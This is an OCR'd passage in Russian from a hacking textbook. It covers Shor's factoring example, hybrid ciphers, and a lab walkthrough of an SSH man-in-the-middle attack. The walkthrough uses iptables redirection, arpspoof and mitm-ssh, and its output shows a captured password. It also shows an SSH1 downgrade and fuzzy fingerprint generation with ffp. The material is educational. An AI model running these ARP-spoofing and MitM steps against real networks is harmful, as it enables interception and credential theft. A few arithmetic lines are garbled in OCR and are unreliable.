Затем загрузим в суперпозицию порядковые числа начиная с 1 и подадим их все на вход функции $f(x) = A^x(\mathrm{mod}N)$. Все это происходит одновременно благодаря чудесам квантовых вычислений. Результаты должны иметь периодический вид, и надо найти величину этого периода. К счастью, на квантовом компьютере это можно быстро осуществить с помощью преобразования Фурье. Обозначим период как R.

Теперь вычислим НОД($A^{R/2} + 1$, N) и НОД($A^{R/2} - 1$, N). Хотя бы одно из этих чисел должно быть делителем N. Это возможно, поскольку $A^R = 1(\mathrm{mod}N)$, и видно из следующих преобразований, что:

$$A^R = 1(\mathrm{mod}N)$$

$$(A^{R/2})^2 = 1(\mathrm{mod}N)$$

$$(A^{R/2})^2 - 1 = 0(\mathrm{mod}N)$$

$$(A^{R/2} - 1) \times (A^{R/2} + 1) = 0(\mathrm{mod}N)$$

Это означает, что $(A^{R/2} - 1) \times (A^{R/2} + 1)$ кратно N. Если ни один из этих сомножителей не равен нулю, то у какого-то из них есть общий множитель с N.

Чтобы взломать предыдущий пример RSA, надо разложить на множители опубликованное значение N. В нашем случае N равно 143. Затем выберем значение A меньше N, взаимно простое с N, и положим A равным 21. Функция будет иметь вид $f(x) = 21^x(\mathrm{mod}143)$. Через нее пройдут все порядковые числа, начиная с 1 и до предела, достижимого при помощи квантового компьютера.

Для краткости предположим, что в квантовом компьютере будет три квантовых разряда, поэтому суперпозиция может хранить восемь значений.

$x = 1$	$21^1(\mathrm{mod}143) = 21$
$x = 2$	$21^2(\mathrm{mod}143) = 12$

$x = 3$	$21^3 (\text{mod} 143) = 109$
$x = 4$	$21^4 (\text{mod} 143) = 1$
$x = 5$	$21^5 (\text{mod} 143) = 21$
$x = 6$	$21^6 (\text{mod} 143) = 12$
$x = 7$	$21^7 (\text{mod} 143) = 109$
$x = 8$	$21^8 (\text{mod} 143) = 1$

Здесь легко определить период на глаз: $R = 4$. Отсюда получаем, что среди НОД($21^2 - 1143$) и НОД($21^2 + 1143$) должен быть хотя бы один из множителей N. Фактически мы получим оба множителя, потому что НОД(440, 143) = 11 и НОД(442, 142) = 13. Зная эти множители, можно вычислить секретный ключ для прежнего примера RSA.

0x750 Гибридные шифры

В *гибридных* криптосистемах стараются объединить достоинства систем обоих типов. Асимметричный шифр применяется для обмена случайно генерируемыми ключами, а эти ключи применяются для шифрования информации симметричным шифром. Благодаря этому обеспечиваются эффективность и скорость симметричного шифра, а также решается проблема защищенного обмена ключами. Гибридные шифры применяются в большинстве современных криптографических приложений, таких как SSL, SSH и PGP.

Поскольку в большинстве приложений применяются шифры, устойчивые к криптоанализу, атака на шифр обычно оказывается безрезультатной. Однако если атакующий может перехватывать данные, которыми обмениваются корреспонденты, выдавая себя за кого-то из них, то возможна атака на алгоритм обмена ключами.

0x751 Атака «человек посередине» (MitM)

Атака типа *«человек посередине» (MitM, Man in the Middle*) представляет собой искусный способ обмануть шифрование. Атакующий находится между двумя корреспондентами, которые считают, что связаны друг с другом, тогда как в действительности каждый из них связан с атакующим.

Когда между двумя корреспондентами устанавливается шифрованное соединение, генерируется секретный ключ, который передается с помощью асимметричного шифра. Обычно этот ключ применяется для шифрования последующего обмена данными между корреспондентами. Поскольку ключ передается защищенным образом, а все передаваемые

впоследствии данные защищены этим ключом, весь этот трафик оказывается недоступным для чтения потенциальному перехватчику.

Однако при атаке «человек посередине» корреспондент А считает, что обменивается данными с Б, а Б считает, что обменивается данными с А, хотя в реальности оба обмениваются данными с атакующим. Поэтому когда А договаривается об установлении закрытого соединения с Б, фактически он открывает шифрованное соединение с атакующим, в ходе которого последний, используя асимметричное шифрование, узнает секретный ключ. После этого атакующему надо открыть второе закрытое соединение с Б, и Б будет считать, что связался с А, как показано на рис. 7.1.




***Рис. 7.1.** Атака MitM*

Это значит, что атакующий фактически поддерживает два разных шифруемых канала связи с двумя разными ключами шифрования. Пакеты от А шифруются с первым ключом и посылаются атакующему, которого А принимает за Б. Атакующий дешифрует эти пакеты с первым ключом и снова шифрует со вторым ключом. Затем атакующий пересылает новые пакеты Б, а Б считает отправителем этих пакетов А. Находясь посередине и располагая двумя разными ключами, атакующий может перехватывать и даже изменять трафик между ничего не подозревающими А и Б.

После того как трафик будет перенаправлен с помощью средств, которые портят кэш ARP, можно воспользоваться одним из инструментов, разработанных для SSH-атаки типа «человек посредине». В основном они базируются на исходном коде openssh. Примером служит пакет *mitm-ssh* Клаэса Нюберга (Claes Nyberg), имеющийся на загрузочном диске. От прочих аналогичных средств этот пакет отличается открытым доступом и большей надежностью. В уже собранном виде он помещен на загрузочный диск в каталог */usr/src/mitm-ssh*. Во время работы этот пакет принимает соединения на заданном порту, а затем пересылает их на настоящий IP-адрес сервера SSH. С помощью про-

граммы *arpspoof*, осуществляющей атаку ARP-переадресации, трафик к серверу SSH можно перенаправить на машину атакующего, где работает *mitm-ssh*. Так как программа принимает соединения на локальном узле, для переадресации трафика нужно задать некоторые правила фильтрации IP.

Ниже приводится пример, в котором сервер SSH находится на узле 192.168.42.72. Запущенный *mitm-ssh* ждет соединений на порте 2222, поэтому запускать его с правами суперпользователя не нужно. Команда `iptables` требует от Linux перенаправлять все входящие соединения TCP с порта 22 на порт 2222 локального узла, где сидит *mitm-ssh*.

```
reader@hacking:~ $ sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j
REDIRECT --to-ports 2222
reader@hacking:~ $ sudo iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source         destination
REDIRECT tcp -- anywhere           anywhere      tcp dpt:ssh redir ports 2222

Chain POSTROUTING (policy ACCEPT)
target     prot opt source         destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source         destination

reader@hacking:~ $ mitm-ssh

 ..
/|\    SSH Man In The Middle [Based on OpenSSH_3.9p1]
_|_    By CMN <cmn@darklab.org>

Usage: mitm-ssh <non-nat-route> [option(s)]

Routes:
  <host>[:<port>] - Static route to port on host
                    (for non NAT connections)

Options:
  -v              - Verbose output
  -n              - Do not attempt to resolve hostnames
  -d              - Debug, repeat to increase verbosity
  -p port         - Port to listen for connections on
  -f configfile   - Configuration file to read

Log Options:
  -c logdir       - Log data from client in directory
  -s logdir       - Log data from server in directory
  -o file         - Log passwords to file

reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p 2222
Using static route to 192.168.42.72:22
```

```
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.
```

Затем в другом окне терминала на той же машине запускается *arpspoof* Дуга Сонга, чтобы фальсифицировать кэши ARP и перенаправить трафик, предназначенный 192.168.42.72, на нашу машину.

```
reader@hacking:~ $ arpspoof
Version: 2.3
Usage: arpspoof [-i interface] [-t target] host
reader@hacking:~ $ sudo arpspoof -i eth0 192.168.42.72
0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at
0:12:3f:7:39:9c
0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at
0:12:3f:7:39:9c
0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at
0:12:3f:7:39:9c
```

Теперь все готово к MitM-атаке на очередную ничего не подозревающую жертву. Ниже показан терминал другой машины в этой сети (192.168.42.250), которая открывает соединение SSH с 192.168.42.72.

На машине 192.168.42.250 (tetsuo), открывающей соединение с 192.168.42.72 (loki)

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be
established.
RSA key fingerprint is 84:7a:71:58:0f:b5:5e:1b:17:d7:b5:9c:81:5a:56:7c.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.42.72' (RSA) to the list of known hosts.
jose@192.168.42.72's password:
Last login: Mon Oct 1 06:32:37 2007 from 192.168.42.72
Linux loki 2.6.20-16-generic #2 SMP Thu Jun 7 20:19:32 UTC 2007 i686

jose@loki:~ $ ls -a
. .. .bash_logout  .bash_profile  .bashrc  .bashrc.swp  .profile  Examples
jose@loki:~ $ id
uid=1001(jose) gid=1001(jose) groups=1001(jose)
jose@loki:~ $ exit
logout
Connection to 192.168.42.72 closed.

iz@tetsuo:~ $
```

Казалось бы, все нормально, и соединение защищенное. Однако это соединение было тайно пропущено через машину атакующего, который имел отдельное закрытое соединение с сервером. На машине атакующего зарегистрированы все детали соединения.

На машине атакующего

```
reader@hacking:~ $ sudo mitm-ssh 192.168.42.72 -v -n -p 2222
Using static route to 192.168.42.72:22
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.
WARNING: /usr/local/etc/moduli does not exist, using fixed modulus
[MITM] Found real target 192.168.42.72:22 for NAT host 192.168.42.250:1929
[MITM] Routing SSH2 192.168.42.250:1929 -> 192.168.42.72:22

[2007-10-01 13:33:42] MITM (SSH2) 192.168.42.250:1929 -> 192.168.42.72:22
SSH2_MSG_USERAUTH_REQUEST: jose ssh-connection password 0 sP#byp%srt

[MITM] Connection from UNKNOWN:1929 closed
reader@hacking:~ $ ls /usr/local/var/log/mitm-ssh/
passwd.log
ssh2 192.168.42.250:1929 <- 192.168.42.72:22
ssh2 192.168.42.250:1929 -> 192.168.42.72:22
reader@hacking:~ $ cat /usr/local/var/log/mitm-ssh/passwd.log
[2007-10-01 13:33:42] MITM (SSH2) 192.168.42.250:1929 -> 192.168.42.72:22
SSH2_MSG_USERAUTH_REQUEST: jose ssh-connection password 0 sP#byp%srt

reader@hacking:~ $ cat /usr/local/var/log/mitm-ssh/ssh2*
Last login: Mon Oct 1 06:32:37 2007 from 192.168.42.72
Linux loki 2.6.20-16-generic #2 SMP Thu Jun 7 20:19:32 UTC 2007 i686
jose@loki:~ $ ls -a
. .. .bash_logout  .bash_profile  .bashrc  .bashrc.swp  .profile  Examples
jose@loki:~ $ id
uid=1001(jose) gid=1001(jose) groups=1001(jose)
jose@loki:~ $ exit
logout
```

Поскольку в действительности аутентификация была переадресована и машина атакующего выступала в качестве прокси-сервера, появилась возможность перехватить пароль `sP#byp%srt`. Кроме того, перехвачены данные, передававшиеся во время соединения, и атакующему известно все, что делала жертва во время сеанса SSH.

Подобная атака возможна из-за способности атакующего маскироваться под любого из корреспондентов. SSL и SSH проектировались с учетом такой возможности и обладают средствами защиты против фальсификации идентифицирующих данных. В SSL для проверки личных данных применяются сертификаты, а в SSH – цифровые отпечатки хоста. Если у атакующего не окажется нужного сертификата или цифрового отпечатка Б, когда А попытается открыть с ним зашифрованный канал связи, будет обнаружено несоответствие цифровых подписей, и А получит об этом предупреждение.

В предыдущем примере 192.168.42.250 (tetsuo) никогда раньше не устанавливал связь по SSH с 192.168.42.72 (loki) и поэтому не располагал его отпечатком. Фактически за правильный он принял отпечаток,

сгенерированный mitm-ssh. Но если бы у 192.168.42.250 (tetsuo) был отпечаток для 192.168.42.72 (loki), атака была бы замечена и пользователь получил бы бросающееся в глаза предупреждение:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
84:7a:71:58:0f:b5:5e:1b:17:d7:b5:9c:81:5a:56:7c.
Please contact your system administrator.
Add correct host key in /home/jon/.ssh/known_hosts to get rid of this
message.
Offending key in /home/jon/.ssh/known_hosts:1
RSA host key for 192.168.42.72 has changed and you have requested strict
checking.
Host key verification failed.
iz@tetsuo:~ $
```

Клиент openssh будет препятствовать установлению соединения, пока пользователь не удалит прежний цифровой отпечаток. Однако многие клиенты SSH в Windows не столь строги в соблюдении этих правил и выводят запрос «Вы уверены, что хотите продолжить соединение?» Неподготовленный пользователь может просто щелкнуть мышью, игнорировав предупреждение.

0x752 Различия цифровых отпечатков хостов в протоколе SSH

Все же у цифровых отпечатков SSH есть ряд уязвимостей. Эти уязвимости устранены в более новых версиях openssh, но в старых реализациях они сохраняются.Обычно, когда впервые устанавливается соединение SSH с новым хостом, его отпечаток добавляется в файл *known_hosts*:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be
established.
RSA key fingerprint is ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.42.72' (RSA) to the list of known hosts.
jose@192.168.42.72's password: <ctrl-c>
iz@tetsuo:~ $ grep 192.168.42.72 ~/.ssh/known_hosts
192.168.42.72 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEA8Xq6H28EOiCbQaFbIzPtMJSc316SH4aOijgkf7nZnH4LirNz
iH5upZmk4/JSdBXcQohiskFFeHadFViuB4xIURZeF3Z7OJtEi8aupf2pAnhSHF4rmMV1pwaSuNTa
hsBoKOKSaTUOWORN/1t3G/52KTzjtKGacX4gTLNSc8fzfZU=
iz@tetsuo:~ $
```

Однако есть две разные версии протокола SSH – SSH1 и SSH2, каждая со своими цифровыми отпечатками узла.

```
iz@tetsuo:~ $ rm ~/.ssh/known_hosts
iz@tetsuo:~ $ ssh -1 jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA1 key fingerprint is e7:c4:81:fe:38:bc:a8:03:f9:79:cd:16:e9:8f:43:55.
Are you sure you want to continue connecting (yes/no)? no
Host key verification failed.
iz@tetsuo:~ $ ssh -2 jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/no)? no
Host key verification failed.
iz@tetsuo:~ $
```

Баннер, отображаемый сервером SSH, указывает, какие версии протокола SSH он понимает (ниже выделены полужирным):

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Trying 192.168.42.72...
Connected to 192.168.42.72.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.9p1

Connection closed by foreign host.
iz@tetsuo:~ $ telnet 192.168.42.1 22
Trying 192.168.42.1...
Connected to 192.168.42.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_4.3p2 Debian-8ubuntu1

Connection closed by foreign host.
iz@tetsuo:~ $
```

В баннере 192.168.42.72 (loki) есть строка `SSH-1.99`, показывающая, что сервер воспринимает оба протокола, 1 и 2. Часто в конфигурации сервера SSH указывается строка `Protocol 2,1`, тоже означающая, что сервер понимает оба протокола, но по возможности старается использовать SSH2. Это сделано в целях обеспечения обратной совместимости.

В отличие от этого, в баннере 192.168.42.1 есть строка `SSH-2.0`, показывающая, что сервер понимает только протокол 2. Тогда очевидно, что все подключающиеся к этому узлу клиенты могут связываться только по SSH2, и потому у них есть отпечатки только для протокола 2.

То же самое относится к loki (192.168.42.72); однако loki также принимает SSH1, у которого другой набор отпечатков узлов. Едва ли окажется, что клиент использовал SSH1, а потому отпечатка узла для этого протокола у него не будет.

Если при MitM-атаке модифицированный демон SSH заставит клиента выбрать для связи альтернативный протокол, отпечаток хоста не будет

найден. Пользователь получит не длинное предупреждение, а предложение добавить новый цифровой отпечаток. У программы mitm-ssh файл конфигурации похож на тот, что применяется в openssh, потому что она основана на openssh. Если в файл */usr/local/etc/mitm-ssh_config* добавить строку `Protocol 1`, то демон mitm-ssh будет заявлять, что он понимает только протокол SSH1.

Следующий листинг показывает, что сервер SSH обычно принимает оба протокола – SSH1 и SSH2, но с новым файлом конфигурации ложный сервер заявляет, что понимает только протокол SSH1.

На невинном сетевом узле 192.168.42.250 (tetsuo)

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Trying 192.168.42.72...
Connected to 192.168.42.72.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.9p1

Connection closed by foreign host.
iz@tetsuo:~ $ rm ~/.ssh/known_hosts
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be
established.
RSA key fingerprint is ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.42.72' (RSA) to the list of known hosts.
jose@192.168.42.72's password:

iz@tetsuo:~ $
```

На машине атакующего, заставив mitm-ssh принимать только SSH1

```
reader@hacking:~ $ echo "Protocol 1" >> /usr/local/etc/mitm-ssh_config
reader@hacking:~ $ tail /usr/local/etc/mitm-ssh_config
# Where to store passwords
#PasswdLogFile /var/log/mitm-ssh/passwd.log

# Where to store data sent from client to server
#ClientToServerLogDir /var/log/mitm-ssh

# Where to store data sent from server to client
#ServerToClientLogDir /var/log/mitm-ssh

Protocol 1
reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p 2222
Using static route to 192.168.42.72:22
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.
```

Снова на 192.168.42.250 (tetsuo)

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Trying 192.168.42.72...
Connected to 192.168.42.72.
Escape character is '^]'.
SSH-1.5-OpenSSH_3.9p1

Connection closed by foreign host.
```

Обычно клиенты вроде tetsuo, соединяющиеся с loki на 192.168.42.72, должны иметь опыт только соединений SSH2. Поэтому у клиента должен храниться только отпечаток узла для протокола 2. Когда при MitM-атаке навязывается протокол 1, отпечаток атакующего не будет сравниваться с тем отпечатком, который уже хранится, потому что протоколы разные. В старых реализациях просто предлагалось добавить этот новый отпечаток, потому что формально отпечатка узла для этого протокола нет. Это показывает следующий листинг:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be
established.
RSA1 key fingerprint is 45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6.
Are you sure you want to continue connecting (yes/no)?
```

С тех пор как стала известна эта уязвимость, новые реализации OpenSSH стали выводить несколько более развернутое сообщение:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
WARNING: RSA key found for host 192.168.42.72
in /home/iz/.ssh/known_hosts:1
RSA key fingerprint ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be
established
but keys of different type are already known for this host.
RSA1 key fingerprint is 45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6.
Are you sure you want to continue connecting (yes/no)?
```

Это модифицированное предупреждение звучит не так строго, как предупреждение, выводимое при различии цифровых отпечатков хоста для одного и того же протокола. Кроме того, поскольку не все клиенты вовремя обновляются, этот прием может сохранить свою действенность для MitM-атак.

0x753 Нечеткие отпечатки

У Конрада Рика (Konrad Rieck) возникла интересная идея относительно цифровых отпечатков хоста в SSH. Часто пользователь подключается к серверу через различные клиенты. Отпечаток хоста выводится и регистрируется каждый раз, когда выбирается новый клиент, и озабоченный безопасностью клиент обычно запоминает общий вид отпечатка хоста. Никто, конечно, не заучивает отпечаток целиком, но су-

щественные изменения в нем легко обнаруживаются. Если при соединении через новый клиент пользователь помнит, как примерно выглядит отпечаток хоста, это значительно увеличивает безопасность соединения. При попытке осуществить MitM-атаку явное различие в цифровых отпечатках хоста обычно определяется на глаз.

Однако глаз и голову можно провести. Разные цифровые отпечатки могут быть очень похожи друг на друга. В некоторых экранных шрифтах цифры 1 и 7 выглядят почти одинаково. Обычно лучше всего запоминаются шестнадцатеричные цифры в начале и конце отпечатка, а те, что в середине, выглядят немного расплывчато. Технология нечетких отпечатков состоит в в обмане зрения: генерируются ключи хоста, очень похожие на исходный отпечаток.

В пакете openssh есть средства для извлечения ключей хостов с сервера.

```
reader@hacking:~ $ ssh-keyscan -t rsa 192.168.42.72 > loki.hostkey
# 192.168.42.72 SSH-1.99-OpenSSH_3.9p1
reader@hacking:~ $ cat loki.hostkey
192.168.42.72 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEA8Xq6H28EOiCbQaFbIzPtMJSc316SH4aOijgkf7nZnH4LirNz
iH5upZmk4/JSdBXcQohiskFFeHadFViuB4xIURZeF3Z7OJtEi8aupf2pAnhSHF4rmMV1pwaSuNTa
hsBoKOKSaTUOWORN/1t3G/52KTzjtKGacX4gTLNSc8fzfZU=
reader@hacking:~ $ ssh-keygen -l -f loki.hostkey
1024 ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 192.168.42.72
reader@hacking:~ $
```

Теперь вид отпечатка хоста для 192.168.42.72 (loki) известен, и можно генерировать похожие с виду нечеткие отпечатки. Программу для этого разработал Конрад Рик, найти ее можно на *http://www.thc.org/thc ffp/*. Следующий листинг показывает, как создаются некоторые нечеткие отпечатки для 192.168.42.72 (loki).

```
reader@hacking:~ $ ffp
Usage: ffp [Options]
Options:
  -f type       Specify type of fingerprint to use [Default: md5]
                Available: md5, sha1, ripemd
  -t hash       Target fingerprint in byte blocks.
                Colon-separated: 01:23:45:67... or as string 01234567...
  -k type       Specify type of key to calculate [Default: rsa]
                Available: rsa, dsa
  -b bits       Number of bits in the keys to calculate [Default: 1024]
  -K mode       Specify key calulation mode [Default: sloppy]
                Available: sloppy, accurate
  -m type       Specify type of fuzzy map to use [Default: gauss]
                Available: gauss, cosine
  -v variation  Variation to use for fuzzy map generation [Default: 7.3]
  -y mean       Mean value to use for fuzzy map generation [Default: 0.14]
  -l size       Size of list that contains best fingerprints [Default: 10]
  -s filename   Filename of the state file [Default: /var/tmp/ffp.state]
```

```
  -e            Extract SSH host key pairs from state file
  -d directory  Directory to store generated ssh keys to [Default: /tmp]
  -p period     Period to save state file and display state [Default: 60]
  -V            Display version information
No state file /var/tmp/ffp.state present, specify a target hash.
reader@hacking:~ $ ffp -f md5 -k rsa -b 1024 -t ba:06:7f:d2:b9:74:a8:0a:13:
cb:a2:f7:e0:10:59:a0
---[Initializing]-------------------------------------------------------------
 Initializing Crunch Hash: Done
   Initializing Fuzzy Map: Done
 Initializing Private Key: Done
   Initializing Hash List: Done
   Initializing FFP State: Done

---[Fuzzy Map]----------------------------------------------------------------
    Length: 32
      Type: Inverse Gaussian Distribution
       Sum: 15020328
 Fuzzy Map: 10.83% | 9.64% : 8.52% | 7.47% : 6.49% | 5.58% : 4.74% | 3.96% :
             3.25% | 2.62% : 2.05% | 1.55% : 1.12% | 0.76% : 0.47% | 0.24% :
             0.09% | 0.01% : 0.00% | 0.06% : 0.19% | 0.38% : 0.65% | 0.99% :
             1.39% | 1.87% : 2.41% | 3.03% : 3.71% | 4.46% : 5.29% | 6.18% :

---[Current Key]-------------------------------------------------------------
               Key Algorithm: RSA (Rivest Shamir Adleman)
       Key Bits / Size of n: 1024 Bits
                Public key e: 0x10001
 Public Key Bits / Size of e: 17 Bits
       Phi(n) and e r.prime: Yes
            Generation Mode: Sloppy

 State File: /var/tmp/ffp.state
 Running...

---[Current State]------------------------------------------------------------
 Running:   0d 00h 00m 00s | Total:        0k hashs | Speed:     nan hashs/s
------------------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: 6a:06:f9:a6:cf:09:19:af:c3:9d:c5:b9:91:a4:8d:81
    Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
    Fuzzy Quality: 25.652482%

---[Current State]------------------------------------------------------------
 Running:   0d 00h 01m 00s | Total:     7635k hashs | Speed:  127242 hashs/s
------------------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
```

```
   Message Digest: ba:06:3a:8c:bc:73:24:64:5b:8a:6d:fa:a6:1c:09:80
    Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
    Fuzzy Quality: 55.471931%

---[Current State]------------------------------------------------------------
 Running:   0d 00h 02m 00s | Total:    15370k hashs | Speed:  128082 hashs/s
------------------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: ba:06:3a:8c:bc:73:24:64:5b:8a:6d:fa:a6:1c:09:80
    Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
    Fuzzy Quality: 55.471931%

.:[ вывод сокращен ]:.

---[Current State]------------------------------------------------------------
Running: 1d 05h 06m 00s | Total: 13266446k hashs | Speed: 126637 hashs/s
------------------------------------------------------------------------------
Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
Hash Algorithm: Message Digest 5 (MD5)
Digest Size: 16 Bytes / 128 Bits
Message Digest: ba:0d:7f:d2:64:76:b8:9c:f1:22:22:87:b0:26:59:50
Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
Fuzzy Quality: 70.158321%

------------------------------------------------------------------------------
Exiting and saving state file /var/tmp/ffp.state
reader@hacking:~ $
```

Процесс генерации нечетких отпечатков можно продолжать сколько угодно. Программа будет запоминать лучшие отпечатки и периодически отображать их. Все данные о состоянии хранятся в */var/tmp/ffp.state*, поэтому можно завершить программу нажатием Ctrl-C, а затем возобновить выполнение, введя `ffp` без аргументов.

После того как программа проработает некоторое время, пары ключей SSH можно извлечь из файла состояния по ключу `-e`.

```
reader@hacking:~ $ ffp -e -d /tmp
---[Restoring]---------------------------------------------------------------
   Reading FFP State File: Done
    Restoring environment: Done
 Initializing Crunch Hash: Done
------------------------------------------------------------------------------
 Saving SSH host key pairs: [00] [01] [02] [03] [04] [05] [06] [07] [08]
[09]
reader@hacking:~ $ ls /tmp/ssh-rsa*
/tmp/ssh-rsa00      /tmp/ssh-rsa02.pub   /tmp/ssh-rsa05   /tmp/ssh-rsa07.pub
/tmp/ssh-rsa00.pub  /tmp/ssh-rsa03       /tmp/ssh-rsa05.pub   /tmp/ssh-rsa08
/tmp/ssh-rsa01      /tmp/ssh-rsa03.pub   /tmp/ssh-rsa06   /tmp/ssh-rsa08.pub
```

```
/tmp/ssh-rsa01.pub  /tmp/ssh-rsa04       /tmp/ssh-rsa06.pub   /tmp/ssh-rsa09
/tmp/ssh-rsa02      /tmp/ssh-rsa04.pub   /tmp/ssh-rsa07   /tmp/ssh-rsa09.pub
reader@hacking:~ $
```

В этом примере сгенерировано десять пар открытых и секретных ключей. Можно получить отпечатки этих ключей и сравнить с оригинальным отпечатком, как показывает следующий листинг:

```
reader@hacking:~ $ for i in $(ls -1 /tmp/ssh-rsa*.pub)
> do
> ssh-keygen -l -f $i
> done
1024 ba:0d:7f:d2:64:76:b8:9c:f1:22:22:87:b0:26:59:50 /tmp/ssh-rsa00.pub
1024 ba:06:7f:12:bd:8a:5b:5c:eb:dd:93:ec:ec:d3:89:a9 /tmp/ssh-rsa01.pub
1024 ba:06:7e:b2:64:13:cf:0f:a4:69:17:d0:60:62:69:a0 /tmp/ssh-rsa02.pub
1024 ba:06:49:d4:b9:d4:96:4b:93:e8:5d:00:bd:99:53:a0 /tmp/ssh-rsa03.pub
1024 ba:06:7c:d2:15:a2:d3:0d:bf:f0:d4:5d:c6:10:22:90 /tmp/ssh-rsa04.pub
1024 ba:06:3f:22:1b:44:7b:db:41:27:54:ac:4a:10:29:e0 /tmp/ssh-rsa05.pub
1024 ba:06:78:dc:be:a6:43:15:eb:3f:ac:92:e5:8e:c9:50 /tmp/ssh-rsa06.pub
1024 ba:06:7f:da:ae:61:58:aa:eb:55:d0:0c:f6:13:61:30 /tmp/ssh-rsa07.pub
1024 ba:06:7d:e8:94:ad:eb:95:d2:c5:1e:6d:19:53:59:a0 /tmp/ssh-rsa08.pub
1024 ba:06:74:a2:c2:8b:a4:92:e1:e1:75:f5:19:15:60:a0 /tmp/ssh-rsa09.pub
reader@hacking:~ $ ssh-keygen -l -f ./loki.hostkey
1024 ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 192.168.42.72
reader@hacking:~ $
```

Из 10 сгенерированных пар можно на глаз выбрать ту, где сходство максимально. В данном случае выбираем *ssh-rsa02.pub* (выделена полужирным). Независимо от того, какую пару вы выберете, она наверняка будет больше похожа на оригинальный отпечаток, чем сгенерированный случайным образом ключ.

